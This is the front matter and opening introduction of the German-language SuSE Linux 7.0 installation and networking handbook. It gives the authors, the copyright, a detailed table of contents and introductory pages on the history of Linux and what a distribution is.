



**Bodo Bauer, Rüdiger Berlich, Daniel Bischof, Michael Burghart, Roland Dyroff, Christian Egle, Karl Eichwalder, Stefan Fent, Werner Fink, Klaus Franken, Fritz Ganter, Jürgen Geck, Carsten Groß, Rolf Habercker, Roland Haidl, Olaf Hering, Marc Heuse, Carsten Höger, Dirk Hohndel, Richard Jelinek, Ralf Lanz, Florian La Roche, Volker Lendecke, Hans Lermen, Hubert Mantel, Arndt Mehlhorn, Johannes Meixner, Jay Migliaccio, Norbert Munkel, Jordi Jaen Pallares, Edith Parzefall, Christoph-Erdmann Pfeiler, Peter Reinhart, Marc Rührschnack, James Samuel, Martin Scherbaum, Adrian Schröter, Burchard Steinbild, Gabriele Strattner, Jörg Strebel, Steve Tomlin, Klaus G. Wagner, Thorsten Wandersmann, Udo Weber, Michael Weyrauch, Stefan Wintermeyer, Christian Zoz**

SuSE Linux 7.0

Installation, Netzwerk, Know How

18. aktualisierte Auflage 2000

SuSE GmbH

ISBN 3-934678-25-4 (Gesamtpaket)

## Copyright

Dieses Werk ist geistiges Eigentum der SuSE GmbH.

Es darf als Ganzes oder in Auszügen kopiert werden, vorausgesetzt, dass sich dieser Copyright-Vermerk auf jeder Kopie befindet.

Satz:  $\text{\LaTeX}$

Umschlaggestaltung unter Verwendung einer Grafik von Stephan Endraß.

Design von Manuela Piotrowski.

Geeko-Icons von Rolf Vogt.

*Linux* ist ein eingetragenes Warenzeichen von *Linus Torvalds*. *XFree86*<sup>TM</sup> ist ein eingetragenes Warenzeichen von *The XFree86 Project, Inc.* *MS-DOS*, *Windows*, *Windows 95*, *Windows 98* und *Windows NT* sind eingetragene Warenzeichen der *Microsoft Corporation*. *UNIX* ist ein eingetragenes Warenzeichen von *X/Open Company Limited*. Andere Warenzeichen oder registrierte Warenzeichen: *T-Online* von *Deutsche Telekom*, *SuSE* und *YaST* von *SuSE GmbH*. Alle Warennamen werden ohne Gewährleistung der freien Verwendbarkeit benutzt und sind möglicherweise eingetragene Warenzeichen. Die Firma SuSE GmbH richtet sich im Wesentlichen nach den Schreibweisen der Hersteller. Andere hier genannte Produkte können Warenzeichen des jeweiligen Herstellers sein.

ISBN 3-934678-25-4 (Gesamtpaket)

# Inhaltsverzeichnis

<b>I</b>	<b>Vorwort</b>	<b>1</b>
<b>1</b>	<b>Einleitung</b>	<b>3</b>
1.1	Was ist „Linux“?	4
1.2	Intention dieses Buches – Hinweise zur Benutzung	5
1.3	Legende – oder was bedeutet „erde:~ # 1s“	6
1.4	Der Kampf mit der Seitenzahl...	7
1.4.1	Support-Datenbank	7
1.4.2	Hypertext-Hilfe	7
1.4.3	Texinfo und Info	8
1.4.4	Unix-Manuals („Manual-Pages“)	9
1.4.5	FAQ-, HOWTO- und README-Dateien	9
1.4.6	Freie Bücher	10
1.5	Lorbeeren	10
<b>II</b>	<b>SuSE Linux installieren</b>	<b>15</b>
<b>2</b>	<b>Die SuSE Linux-Erstinstallation</b>	<b>17</b>
2.1	Der schnelle Weg zum Erfolg	17
2.1.1	Kurze Vorplanung	17
2.1.2	Nun geht's los: Der Begrüßungsbildschirm	18
2.1.3	YaST2 ist da!	20
2.1.4	Auswahl der Sprache	20
2.1.5	Auswahl der Maus	21
2.1.6	Standort bestimmen: Tastatur und Zeitzone	21
2.1.7	Neue Installation oder Update?	21
2.1.8	Festplatte vorbereiten	22
2.1.9	Auswahl der Software	23
2.1.10	Bootmanager für den Systemstart	25
2.1.11	Benutzer-Information	26

2.1.12	'root'-Passwort festlegen . . . . .	27
2.1.13	Einstellungen bestätigen – Installation starten . . . . .	27
2.1.14	Grafische Oberfläche vorbereiten . . . . .	28
2.1.15	Systemkomponenten konfigurieren . . . . .	29
2.1.16	Erstes Einloggen . . . . .	29
2.1.17	Ausblick und Arbeiten am System . . . . .	29
2.2	Die Installation mit dem textbasierten YaST (YaST 1) . . . . .	31
2.2.1	Ausgangslage . . . . .	31
2.2.2	Nun geht's los: Der Begrüßungsbildschirm . . . . .	31
2.2.3	Die Grundlegung: linuxrc . . . . .	32
2.2.4	YaST starten . . . . .	36
2.2.5	Festplatte partitionieren und formatieren . . . . .	37
2.2.6	Installation der Software beginnen . . . . .	40
2.2.7	Software-Grundausrüstung auswählen . . . . .	41
2.2.8	Systemsoftware und Programme aufspielen . . . . .	42
2.2.9	Kernel für das System auswählen . . . . .	42
2.2.10	Grundkonfiguration des Systems mit YaST . . . . .	43
2.2.11	Einloggen am Ende der Erstinstallation . . . . .	47
2.3	Wie soll SuSE Linux künftig gestartet werden? . . . . .	50
2.4	Installation ohne unterstütztes CD-ROM-Laufwerk . . . . .	52
2.4.1	Installation von einer DOS-Partition . . . . .	52
2.4.2	Installation von einer Quelle im „Netz“ . . . . .	54
2.5	Noch ein Installationsweg: Mit setup und loadlin . . . . .	56
2.5.1	Windows 95/98 in den DOS-Modus bringen . . . . .	56
2.5.2	Setup aufrufen und erster Teil von Setup . . . . .	56
2.5.3	Wie boote ich das Ur-Linux von setup aus? . . . . .	57
2.5.4	loadlin installieren und Ur-Linux starten . . . . .	58
2.6	Automatische Installation und Konfiguration von SuSE Linux . . . . .	60
2.6.1	ALICE im Überblick . . . . .	60
2.6.2	Automatische Installation mit YaST1 . . . . .	61
2.7	Infoblöcke . . . . .	62
2.7.1	Platz schaffen für Linux (Partitionieren) . . . . .	62
2.7.2	CD 2 zum Booten verwenden . . . . .	64
2.7.3	Bootscheibe unter DOS erstellen . . . . .	65
2.7.4	Bootscheibe mit Unix erstellen . . . . .	66
2.7.5	Unterstützt Linux mein CD-ROM-Laufwerk? . . . . .	67
2.8	Problembeschreibungen . . . . .	68
2.8.1	Dateien lassen sich nicht verschieben . . . . .	68
2.8.2	Keine deutsche Tastaturbelegung im MS-DOS-Modus . . . . .	68

2.8.3	Kein CD-ROM-Treiber im MS-DOS-Modus . . . . .	68
2.8.4	CD ist defekt . . . . .	69
2.8.5	ATAPI-CD-ROM bleibt beim Lesen hängen . . . . .	69
2.8.6	CD-ROM-Laufwerke am Parallelport . . . . .	70
2.8.7	„Proprietäre“ CD-ROM-Laufwerke . . . . .	71
2.8.8	Thinkpad „schläft“ während der Installation „ein“ . . . . .	71
2.8.9	loadlin fehlt Speicher, um den Kernel zu laden . . . . .	71
2.8.10	loadlin funktioniert nicht . . . . .	72
2.8.11	DOS läuft im Protectedmodus . . . . .	72
2.8.12	Laufwerksbezeichnung des CD-ROM-Laufwerks . . . . .	72
2.8.13	Allgemeine Hardwareprobleme . . . . .	72
2.9	Partitionieren für Einsteiger . . . . .	75
2.10	Partitionieren für Fortgeschrittene . . . . .	76
2.10.1	Die Größe der Swap-Partition . . . . .	78
2.10.2	Einsatzgebiet des Rechners . . . . .	78
2.10.3	Optimierungsmöglichkeiten . . . . .	80
2.11	Manuelle Konfiguration der Festplatte . . . . .	83
2.11.1	Partitionen konfigurieren . . . . .	83
2.11.2	Dateisysteme und „Mountpoints“ festlegen . . . . .	85
<b>3</b>	<b>YaST– Yet another Setup Tool</b>	<b>91</b>
3.1	Bedienung und Tastenbelegung . . . . .	91
3.2	Das YaST-Hauptmenü . . . . .	92
3.3	Einstellungen zur Installation . . . . .	92
3.3.1	Sprache festlegen . . . . .	93
3.3.2	Tastaturbelegung auswählen . . . . .	93
3.3.3	Installationsquelle auswählen . . . . .	93
3.3.4	Installation von CD-ROM . . . . .	94
3.3.5	Installation von einer Festplatten-Partition . . . . .	94
3.3.6	Installation via NFS . . . . .	95
3.3.7	Installation von einem erreichbaren Verzeichnis . . . . .	96
3.3.8	Installation via FTP . . . . .	97
3.3.9	Festplatte(n) partitionieren . . . . .	98
3.3.10	Ziel-Partitionen/Dateisysteme festlegen . . . . .	100
3.3.11	Logical Volume Manager konfigurieren . . . . .	104
3.3.12	Installation in ein Verzeichnis . . . . .	104
3.4	Installationsumfang festlegen . . . . .	105
3.4.1	Konfiguration laden . . . . .	105
3.4.2	Konfiguration speichern . . . . .	106

3.4.3	Konfiguration ändern/erstellen . . . . .	106
3.4.4	Was wäre wenn... . . . .	108
3.4.5	Installation starten . . . . .	108
3.4.6	Paket-Abhängigkeiten überprüfen . . . . .	109
3.4.7	Index aller Serien und Pakete . . . . .	110
3.4.8	Paketauskunft . . . . .	110
3.4.9	Pakete einspielen . . . . .	110
3.4.10	Pakete löschen . . . . .	111
3.5	System updaten . . . . .	112
3.6	Administration des Systems . . . . .	112
3.6.1	Hardware in System integrieren . . . . .	112
3.6.2	Kernel- und Bootkonfiguration . . . . .	114
3.6.3	Netzwerk konfigurieren . . . . .	117
3.6.4	Live-System konfigurieren . . . . .	119
3.6.5	Login-Konfiguration . . . . .	121
3.6.6	Einstellungen susewm (Windowmanager) . . . . .	122
3.6.7	Benutzerverwaltung . . . . .	122
3.6.8	Gruppenverwaltung . . . . .	124
3.6.9	Backups erstellen . . . . .	125
3.6.10	Einstellungen Systemsicherheit . . . . .	126
3.6.11	XFree86[tm] konfigurieren . . . . .	126
3.6.12	Konfigurationsdatei verändern . . . . .	126
<b>4</b>	<b>Booten und Bootmanager</b>	<b>129</b>
4.1	Der Bootvorgang auf dem PC . . . . .	129
4.2	Bootkonzepte . . . . .	130
4.3	LILO stellt sich vor: Ein Überblick . . . . .	132
4.4	Ein LILO nach Maß: Konfiguration . . . . .	135
4.4.1	Der Aufbau der Datei <code>lilo.conf</code> . . . . .	136
4.4.2	Weitere optionale Konfigurationsmöglichkeiten . . . . .	139
4.5	Installation und De-Installation von LILO . . . . .	142
4.6	Linux-Bootdiskette erzeugen . . . . .	145
4.7	Beispielkonfigurationen . . . . .	146
4.7.1	DOS/Windows 95/98 und Linux . . . . .	147
4.7.2	Windows NT und Linux auf einer Festplatte . . . . .	147
4.7.3	OS/2 und Linux . . . . .	148
4.7.4	DOS, OS/2 und Linux . . . . .	149
4.8	Probleme mit LILO . . . . .	151
4.8.1	Fehlerdiagnose: LILO Start-Meldungen . . . . .	151

4.8.2	Die 1024-Zylinder-Grenze . . . . .	153
4.8.3	Spezielle Bootprobleme mit Kernel ab 2.0 . . . . .	156
4.9	Einrichten des Bootmechanismus mit loadlin . . . . .	157
4.9.1	Notwendige Dateien für loadlin . . . . .	158
4.9.2	Bootmenüs einrichten . . . . .	159
4.9.3	Von Windows aus starten . . . . .	160
4.9.4	Das Windows Startmenü . . . . .	160

### **III Netzwerk konfigurieren 165**

#### **5 Linux im Netzwerk 167**

5.1	Konfiguration mit Hilfe von YaST . . . . .	170
5.2	Manuelle Netzwerkkonfiguration – wo steht was? . . . . .	172
5.2.1	Konfigurationsdateien . . . . .	172
5.2.2	Startup-Skripten . . . . .	177
5.3	Routing unter SuSE Linux . . . . .	178
5.4	NIS, die gelben Seiten im LAN . . . . .	180
5.4.1	Was ist NIS? . . . . .	180
5.4.2	Einrichten eines NIS-Clients . . . . .	180
5.4.3	NIS-Master- und -Slave-Server . . . . .	181
5.5	NFS – verteilte Dateisysteme . . . . .	181
5.5.1	Importieren von Dateisystemen . . . . .	182
5.5.2	Exportieren von Dateisystemen . . . . .	182

#### **6 Der Anschluss an die weite Welt – PPP, ISDN, Modem... 185**

6.1	PPP . . . . .	185
6.1.1	Voraussetzungen für PPP . . . . .	186
6.1.2	Weitere Informationen zu PPP . . . . .	186
6.2	Internet Zugang über ISDN – die Konfiguration . . . . .	187
6.2.1	ISDN einrichten – Schritt für Schritt . . . . .	187
6.2.2	Überblick . . . . .	189
6.2.3	ISDN-Hardware konfigurieren . . . . .	190
6.2.4	ISDN-Hardware mit YaST konfigurieren . . . . .	191
6.2.5	ISDN-Internetanbindung einrichten . . . . .	195
6.2.6	ISDN-Meldungen . . . . .	199
6.3	Kabelmodem . . . . .	203
6.3.1	Grundlagen . . . . .	203
6.4	T-DSL, T-ISDN-DSL, ADSL... . . . .	205

6.5	Modemanschluss . . . . .	205
6.6	Mit dem Modem ins Internet: PPP mit wvdial . . . . .	206
6.6.1	Konfiguration von wvdial . . . . .	206
6.6.2	Mehrere Provider mit wvdial . . . . .	209
6.6.3	ISDN-Terminaladapter . . . . .	210
6.6.4	Konfiguration von PCI-Modems . . . . .	212
6.6.5	Manuelle PPP-Einrichtung für Profis . . . . .	213
6.7	Masquerading und Firewall – Freunde und „Freunde“ . . . . .	219
6.7.1	Grundlagen des Masquerading . . . . .	219
6.7.2	Grundlagen des Firewall . . . . .	219
6.7.3	Konfiguration Masquerading und/oder Firewall . . . . .	220
6.8	Schreib mal wieder – zur Sendmail-Konfiguration . . . . .	222
6.9	News: Die neuesten Meldungen des USENET . . . . .	225
6.9.1	Das News-System Leafnode . . . . .	226
6.10	Linux macht Faxen . . . . .	228
6.10.1	SuSEFax – Ein Client für HylaFAX . . . . .	229
6.10.2	Automatische Generierung des Fax-Covers . . . . .	239
6.10.3	Fax-Spooling unter <i>UNIX/Linux</i> . . . . .	240
6.10.4	HylaFAX – Verteiltes Faxen . . . . .	240
<b>7</b>	<b>Fremde Gewässer: Samba und Netatalk</b>	<b>249</b>
7.1	Samba: Tanz mit mir. . . . .	249
7.1.1	Einführung . . . . .	249
7.1.2	Installation des Servers . . . . .	251
7.1.3	Installation der Clients . . . . .	254
7.1.4	Optimierung . . . . .	255
7.2	Netatalk: Sprich mit mir. . . . .	257
7.2.1	Konfiguration des Fileservers . . . . .	257
7.2.2	Konfiguration des Druckservers . . . . .	257
<b>IV</b>	<b>Das X Window System</b>	<b>259</b>
<b>8</b>	<b>Das X Window System</b>	<b>261</b>
8.1	Geschichtlicher Hintergrund . . . . .	261
8.2	Die neue Version 4.0 von XFree86 . . . . .	262
8.3	Konfiguration mit SaX2 . . . . .	264
8.3.1	Erstinstallation . . . . .	265
8.3.2	Rekonfiguration . . . . .	276



8.3.3	Troubleshooting . . . . .	276
8.3.4	Die X-Server Logdatei . . . . .	281
8.3.5	Start des X Window System . . . . .	283
8.4	Konfiguration mit SaX . . . . .	283
8.4.1	Rekonfiguration . . . . .	292
8.4.2	Troubleshooting . . . . .	292
8.5	Konfiguration mit xf86config . . . . .	293
8.6	Optimieren der Installation des X Window Systems . . . . .	301
8.6.1	Einbindung von zusätzlichen (True Type) Fonts . . . . .	307
8.6.2	Einrichtung der Eingabegeräte . . . . .	310
8.6.3	3D-Beschleunigung . . . . .	312
<b>9</b>	<b>Der Windowmanager – Ihr Fenster zum Rechner</b>	<b>313</b>
9.1	Theorie zur grafischen Benutzeroberfläche . . . . .	313
9.1.1	Aufbau des X Window System . . . . .	313
9.1.2	Was tut ein Windowmanager? . . . . .	316
9.1.3	Starten der verschiedenen Windowmanager . . . . .	317
9.2	KDE – das K Desktop Environment . . . . .	319
9.2.1	Allgemeines . . . . .	320
9.2.2	kdm – grafisches Einloggen . . . . .	320
9.2.3	Was ist das Tolle an KDE? . . . . .	322
9.3	Der Fvwm . . . . .	324
9.4	Fvwm-Einstellungen . . . . .	326
9.4.1	Autoraise . . . . .	330
9.5	Windowmanager konfigurieren mit SuSEwm . . . . .	330
9.5.1	Einträge im Menü hinzufügen . . . . .	332
9.6	Allgemeine Konfiguration des X Window Systems . . . . .	334
<b>V</b>	<b>Hardware unter Linux</b>	<b>339</b>
<b>10</b>	<b>Hardware rund um den Linux-Rechner</b>	<b>341</b>
10.1	Vorbemerkung . . . . .	341
10.2	Steckkarten . . . . .	341
10.2.1	ISA- und PCI-Karten . . . . .	341
10.3	Soundkarten . . . . .	345
10.3.1	Soundkarten mit YaST2 konfigurieren . . . . .	345
10.3.2	OSS und Demo-Versionen von OSS . . . . .	345
10.3.3	Wie werden Soundkarten unter Linux konfiguriert? . . .	346

10.4	Schnittstellen am Rechner	354
10.4.1	PS/2-Anschlüsse	354
10.4.2	Serielle Anschlüsse	354
10.4.3	Parallele Anschlüsse	354
10.4.4	USB – Universal Serial Bus	356
10.5	Wechselmedien	357
10.5.1	Disketten-Laufwerke	357
10.5.2	LS-120-Laufwerke	357
10.5.3	ZIP-Laufwerke	357
10.6	Modems	358
10.6.1	Externe Modems	358
10.6.2	Interne Modems	358
10.7	Scanner	360
10.8	Bandlaufwerke (engl. <i>streamer</i> )	361
10.9	TV-Karten	363
<b>11</b>	<b>Notebooks – PCMCIA, APM, IrDA</b>	<b>365</b>
11.1	PCMCIA	365
11.1.1	Die Hardware	365
11.1.2	Die Software	366
11.1.3	Die Konfiguration	366
11.1.4	Konfigurationen zum Umschalten – „Schemata“	368
11.1.5	Wenn’s trotzdem nicht geht	371
11.1.6	Installation via PCMCIA	373
11.1.7	Weitere Hilfsprogramme	374
11.2	APM – Powermanagement	375
11.2.1	Grundlagen	375
11.2.2	Der richtige Kernel	376
11.2.3	Der APM-Daemon	376
11.2.4	Weitere Befehle	376
11.2.5	Pause für die Festplatte	377
11.3	IrDA – Infrared Data Association	378
<b>12</b>	<b>Druckerbetrieb</b>	<b>381</b>
12.1	Grundlagen und Voraussetzungen zum Drucken	381
12.1.1	Verschiedene Standarddruckersprachen	381
12.1.2	Die Problematik der GDI-Drucker	382
12.1.3	Hard- und Software	382
12.1.4	Bestimmung eines geeigneten Druckertreibers	383



<b>VII SuSE Linux: Update und Besonderheiten</b>	<b>459</b>
<b>15 Update des Systems und Paketverwaltung</b>	<b>461</b>
15.1 Update des SuSE Linux . . . . .	461
15.1.1 Vorbereitungen . . . . .	461
15.1.2 Update mit YaST2 . . . . .	462
15.1.3 Update mit YaST1 . . . . .	462
15.1.4 Aktualisieren einzelner Pakete . . . . .	464
15.2 Von Version zu Version . . . . .	465
15.2.1 Von 5.0 auf 5.1 . . . . .	465
15.2.2 Von 5.1 auf 5.2 . . . . .	466
15.2.3 Von 5.2 auf 5.3 . . . . .	466
15.2.4 Von 5.3 auf 6.0 . . . . .	467
15.2.5 Von 6.0 auf 6.1 . . . . .	468
15.2.6 Von 6.1 auf 6.2 . . . . .	468
15.2.7 Von 6.2 auf 6.3 . . . . .	469
15.2.8 Von 6.3 auf 6.4 . . . . .	470
15.2.9 Von 6.4 auf 7.0 . . . . .	473
15.3 RPM – Der Paket-Manager der Distribution . . . . .	474
15.3.1 Pakete verwalten: Installieren, Updaten und Deinstallieren	474
15.3.2 Anfragen stellen . . . . .	476
15.3.3 Quellpakete installieren und kompilieren . . . . .	479
15.3.4 Tools für RPM-Archive und die RPM-Datenbank . . . . .	481
<b>16 Besonderheiten in SuSE Linux</b>	<b>483</b>
16.1 Filesystem Hierarchy Standard (FHS) und Linux Standard Base (LSB) . . . . .	483
16.1.1 Beispiel-Umgebungen für FTP und HTTP . . . . .	483
16.1.2 <i>te</i> TeX – <i>T</i> <sub>E</sub> X unter SuSE Linux . . . . .	483
16.2 Hinweise zu speziellen Softwarepaketen . . . . .	484
16.2.1 Paket <code>xdevel</code> bzw. <code>xdevel133</code> . . . . .	484
16.2.2 Paket <code>cron</code> . . . . .	484
16.2.3 Paket <code>curses</code> . . . . .	484
16.2.4 Quellen zum Paket <code>uucp</code> . . . . .	485
16.2.5 Manual-Pages . . . . .	485
16.3 Booten mit der „initial ramdisk“ . . . . .	485
16.3.1 Konzept der initial ramdisk . . . . .	486
16.3.2 Ablauf des Bootvorgangs mit <code>initrd</code> . . . . .	486
16.3.3 Bootloader . . . . .	487

16.3.4	Anwendung von <code>initrd</code> bei SuSE . . . . .	487
16.3.5	Mögliche Schwierigkeit – Selbstcompilierte Kernel . . .	489
16.3.6	Ausblick . . . . .	489
16.4	<code>linuxrc</code> . . . . .	490
16.5	Das Hilfesystem für SuSE Linux . . . . .	495
16.5.1	Konfiguration für Einzelplatz bzw. Serversystem . . . .	496
16.5.2	Konfiguration für einen Client-Rechner . . . . .	497
16.5.3	Das Hilfesystem benutzen . . . . .	498
16.6	Das SuSE Rettungssystem . . . . .	499
16.7	Tastaturbelegung . . . . .	503
<b>17</b>	<b>Das SuSE Linux-Bootkonzept</b>	<b>505</b>
17.1	Das <code>init</code> -Programm . . . . .	505
17.2	Die Runlevel . . . . .	506
17.3	Wechsel des Runlevels . . . . .	507
17.4	Die Init-Skripten . . . . .	508
17.5	<code>/etc/rc.config</code> und <code>SuSEconfig</code> . . . . .	510
17.6	Die <code>/etc/rc.config</code> -Variablen – Konfiguration des Systems .	511
<b>VIII</b>	<b>Sicherheit und andere Tipps</b>	<b>525</b>
<b>18</b>	<b>Sicherheit ist Vertrauenssache</b>	<b>527</b>
18.1	Grundlagen . . . . .	527
18.1.1	Lokale Sicherheit . . . . .	529
18.1.2	Netzwerk-Sicherheit . . . . .	532
18.2	Tools . . . . .	533
18.2.1	Lokale Tools . . . . .	534
18.2.2	Netzwerk-Tools . . . . .	537
18.3	Sicherheit bei SuSE Linux . . . . .	542
18.4	Allgemeine Hinweise . . . . .	543
<b>19</b>	<b>Einstieg in Linux</b>	<b>545</b>
19.1	Einloggen, ' <code>root</code> '-Benutzer, Benutzer anlegen . . . . .	546
19.2	Anhalten des Systems und Booten . . . . .	547
19.3	Befehle – Eingaben an der Kommando-Zeile . . . . .	547
19.4	Virtuelle Konsolen . . . . .	549
19.5	Verzeichnisse und Dateinamen . . . . .	549
19.6	Arbeiten mit Verzeichnissen . . . . .	550
19.7	Arbeiten mit Dateien . . . . .	551

19.7.1	Informationen über Dateien . . . . .	551
19.7.2	Wildcards – ein kleiner Ausblick . . . . .	552
19.7.3	Inhalt von Dateien: <b>more</b> und <b>less</b> . . . . .	553
19.7.4	Versteckte Dateien . . . . .	554
19.7.5	Kopieren, Umbenennen und Löschen von Dateien . . . . .	554
19.7.6	Suchen und Durchsuchen von Dateien . . . . .	555
19.7.7	Symbolische Links . . . . .	556
19.7.8	Daten archivieren und sichern . . . . .	556
19.8	Zugriffsrechte auf Dateien . . . . .	557
19.9	Manual-Pages . . . . .	559
19.10	Informationen über den Systemzustand . . . . .	560
19.10.1	Der Befehl <b>df</b> . . . . .	560
19.10.2	Der Befehl <b>du</b> . . . . .	561
19.10.3	Der Befehl <b>free</b> . . . . .	561
19.10.4	Der Befehl <b>ulimit</b> . . . . .	561
19.10.5	Der Befehl <b>w</b> . . . . .	562
19.10.6	Der Befehl <b>kill</b> . . . . .	562
19.10.7	Der Befehl <b>ps</b> . . . . .	563
19.10.8	Der Befehl <b>pstree</b> . . . . .	563
19.10.9	Der Befehl <b>top</b> . . . . .	563
19.11	Dateisysteme unter Linux – <b>mount</b> und <b>umount</b> . . . . .	564
19.11.1	Übersicht . . . . .	564
19.11.2	Ein- und Aushängen von Dateisystemen . . . . .	565
19.12	DOS-Befehle unter Unix mit <i>mtools</i> . . . . .	566
19.13	Unix-Befehle im Überblick . . . . .	568
19.14	Ausblick . . . . .	569
19.15	Der Editor <b>vi</b> . . . . .	571
<b>A</b>	<b>Support und Dienstleistungen der SuSE GmbH</b>	<b>573</b>
A.1	60 Tage Installationssupport . . . . .	573
A.1.1	Ohne Registrierung kein Installationssupport! . . . . .	573
A.1.2	Umfang des Installationssupports . . . . .	574
A.2	Der schnellste Weg zur Hilfe! . . . . .	574
A.2.1	Wie erreichen Sie das SuSE Support-Team? . . . . .	576
A.3	Kostenpflichtiger Support . . . . .	578
A.4	Schulungen . . . . .	579
A.5	Feedback . . . . .	579
A.6	Weitere Dienstleistungen . . . . .	579

<b>B</b>	<b>Wichtige Tastenkombinationen</b>	<b>581</b>
<b>C</b>	<b>Der Verzeichnisbaum</b>	<b>583</b>
C.1	Übersicht . . . . .	583
C.2	Wichtige Verzeichnisse . . . . .	584
<b>D</b>	<b>Wichtige Dateien</b>	<b>585</b>
D.1	Gerätedateien im /dev – Verzeichnis . . . . .	585
D.1.1	CD-ROM-Laufwerke . . . . .	585
D.1.2	Bandlaufwerke . . . . .	586
D.1.3	Mäuse (Bus und PS/2) . . . . .	586
D.1.4	Modem . . . . .	587
D.1.5	Serielle Schnittstellen . . . . .	587
D.1.6	Parallele Schnittstellen . . . . .	587
D.1.7	Spezielle Devices . . . . .	588
D.2	Konfigurationsdateien in /etc . . . . .	588
D.3	Versteckte Konfigurationsdateien im Home . . . . .	589
<b>E</b>	<b>Manual-Page von e2fsck</b>	<b>591</b>
<b>F</b>	<b>Die GNU General Public License (GPL)</b>	<b>595</b>
<b>G</b>	<b>Glossar</b>	<b>603</b>





# **Teil I**

## **Vorwort**



# 1 Einleitung

Die Linux-Story liest sich wie ein modernes Märchen: Im Jahre 1991 beginnt der finnische Informatikstudent LINUS TORVALDS mit der Programmierung einer eigenen Unix-Version. Er veröffentlicht nicht nur die Binaries, also die ablauffähigen Programme in Maschinensprache, sondern vor allem auch den dazugehörigen Sourcecode im sich rasch verbreitenden Internet. Tatsächlich folgen Hunderte von Programmierern aus aller Welt seiner Einladung und arbeiten an der Entwicklung von Linux – unentgeltlich und in ihrer Freizeit – mit. Sie treibt kein kommerzielles Interesse, sondern das Vergnügen, allein oder im Team Probleme und Schwierigkeiten zu lösen, neue Funktionen hinzuzufügen und so das Betriebssystem zu perfektionieren. Einzige Auflage: die Arbeit – inklusive des geänderten Sourcecodes – wird wieder der programmierenden Allgemeinheit zur Verfügung gestellt. Die rechtliche Grundlage hierfür liefert die (im Anhang F auf Seite 595 abgedruckte) GNU General Public License (GPL).


Wer sich heute für Linux entscheidet, hat dafür meist gleich eine ganze Reihe guter Gründe: Stabilität, Sicherheit und Performance werden hier zuerst genannt; aber auch die umfassenden Netzwerkfähigkeiten, mit deren Hilfe Linux das Internet und den gesamten Servermarkt erobert. Linux-Kenner schätzen den freien Sourcecode und die damit verbundene Unabhängigkeit und Flexibilität des Systems. Durch die freien Quellen ist niemand mehr hilflos einem Softwarehersteller ausgeliefert, sondern kann individuelle Anpassungen und Ergänzungen selbst vornehmen. Nicht zu vergessen ist natürlich die Tatsache, dass Linux lizenzkostenfrei verwendet werden kann; gleichgültig, ob das Betriebssystem nur für den Hausgebrauch oder x-fach im Unternehmen eingesetzt wird.

Neben der Summe all dieser Argumente ist es aber vor allem die gewaltige Nachfrage und das riesige Interesse seitens der Linux-Anwender, die nun viele Hard- und Softwarehersteller bewogen haben, Linux tatkräftig zu unterstützen. *Siemens*, *IBM* und *Compaq* – um nur ein paar „große“ Namen zu nennen – haben Linux als Betriebssystem entdeckt.


Neben zahllosen freien Anwendungsprogrammen ist zunehmend auch kommerzielle Anwendungssoftware für Linux erhältlich: Sowohl Datenbankanbieter wie *Oracle*, *Informix*, *Software AG* und *Sybase* als auch Hersteller von Office-Lösungen wie *Applix*, *Corel* oder *Star Division* bieten ihre Produkte auch für Linux an. Linux ist gut, wird immer besser und kostet nichts! Wer noch die weit über zehn Millionen Anwender zählende und weiterhin rasch wachsende Linux-Gemeinde und deren Begeisterung in Betracht zieht, wird erkennen: Linux besitzt die besten Voraussetzungen für einen kommenden Industriestandard.

Doch damit nicht genug: Mit *KDE* und *GNOME* stehen mittlerweile gleich zwei freie komfortable, grafische Oberflächen zur Verfügung, die den Ruf „Linux auf den Desktop!“ immer lauter werden lassen.

## 1.1 Was ist „Linux“?

Das eigentliche „Linux“ ist der  *Kernel*, das „Herz“ eines jeden Unix-Betriebssystems.

Ein Kernel allein ist aber noch kein Betriebssystem. Gerade für Unix gibt es ein gigantisches Angebot an freier Software; somit sind praktisch alle unter Unix gängigen Dienstprogramme auch für Linux verfügbar. Diese machen das eigentliche Betriebssystem aus.

Bei den Dienstprogrammen handelt es sich in vielen Fällen um *GNU*-Versionen ( *GNU*) der entsprechenden Unix-Programme; diese bieten meist sogar eine erweiterte Funktionalität. Am bekanntesten ist wohl der *GNU C/C++ Compiler*, einer der besten Compiler überhaupt; nicht zu vergessen sind aber auch die zahlreichen kleinen oder auch größeren Werkzeuge, die man an der Kommandozeile, in Shellskripten oder als eigenständige Programme benutzen kann: von den Shell-, Datei- und Text-Utilities über *sed*, *awk* und *perl* bis zu Editoren (*vi*) oder kompletten Arbeitsumgebungen (*Emacs*).

Komplettiert wird das ganze durch *XFree86*<sup>TM</sup> (derzeit Version 4.0), das *X Window System* (z. Z. X11 Release 6.4) für PC-basierte Unix-Systeme. Diese Portierung ist abgeleitet von der offiziellen X11R6.4-Distribution des *X Consortium, Inc.* und deshalb voll kompatibel zu diesem Standard.

Alle diese Komponenten – zusammen mit zusätzlichen Programmen (z. B. *T<sub>E</sub>X*, das Textverarbeitungs- und Satzsystem) und Goodies (wie z. B. Spielen) – bilden das System, das gemeinhin als *Linux* bezeichnet wird.

Wie bereits erwähnt, existiert für Unix jedoch ein geradezu unerschöpfliches Reservoir an freier Software, sodass es praktisch beliebig viele Möglichkeiten gibt, ein Linux-System zusammenzustellen.

An dieser Stelle kommen die Linux-Distributionen ins Spiel, wie z. B. das vorliegende SuSE Linux. Die Distributoren sichten das Riesenangebot an frei erhältlicher und frei vertreibbarer Software und treffen eine Auswahl. Das Ergebnis dieser Auswahl ist im Fall der SuSE Linux-CDs eine Zusammenstellung von z. Z. über 1000 Softwarepaketen, die (meist) aufgrund des Umfangs auf CD vertrieben werden.

### Hinweis

SuSE Linux enthält neben freier Software – Software, von der die Quellen (engl. *sources*) verfügbar und folglich auf den vorliegenden CD-ROMs enthalten sind – *auch* Software-Pakete, die aus unterschiedlichen Gründen nur in kompilierter Form von der SuSE ausgeliefert werden können.



Daneben sind die meisten Distributionen auch im Internet frei abrufbar, sodass gelegentliche Updates des Systems nicht den Neukauf einer Distribution bedingen.



„**Security**“ und **Einstieg**: Sicherheitskonzepte (Kapitel 18 auf Seite 527) und Einstiegshinweise (Kapitel 19 auf Seite 545) sind am Schluss vereint: so wird hier grundlegenden Verfahrensweisen und Befehlen unter Linux Aufmerksamkeit gewidmet.

**Technischer Anhang**: Im Anhang finden Sie eine Liste der wichtigsten Konfigurationsdateien, der häufigsten Tastenkombinationen, Beispieldateien, eine Lizenzbestimmung u. v. m.

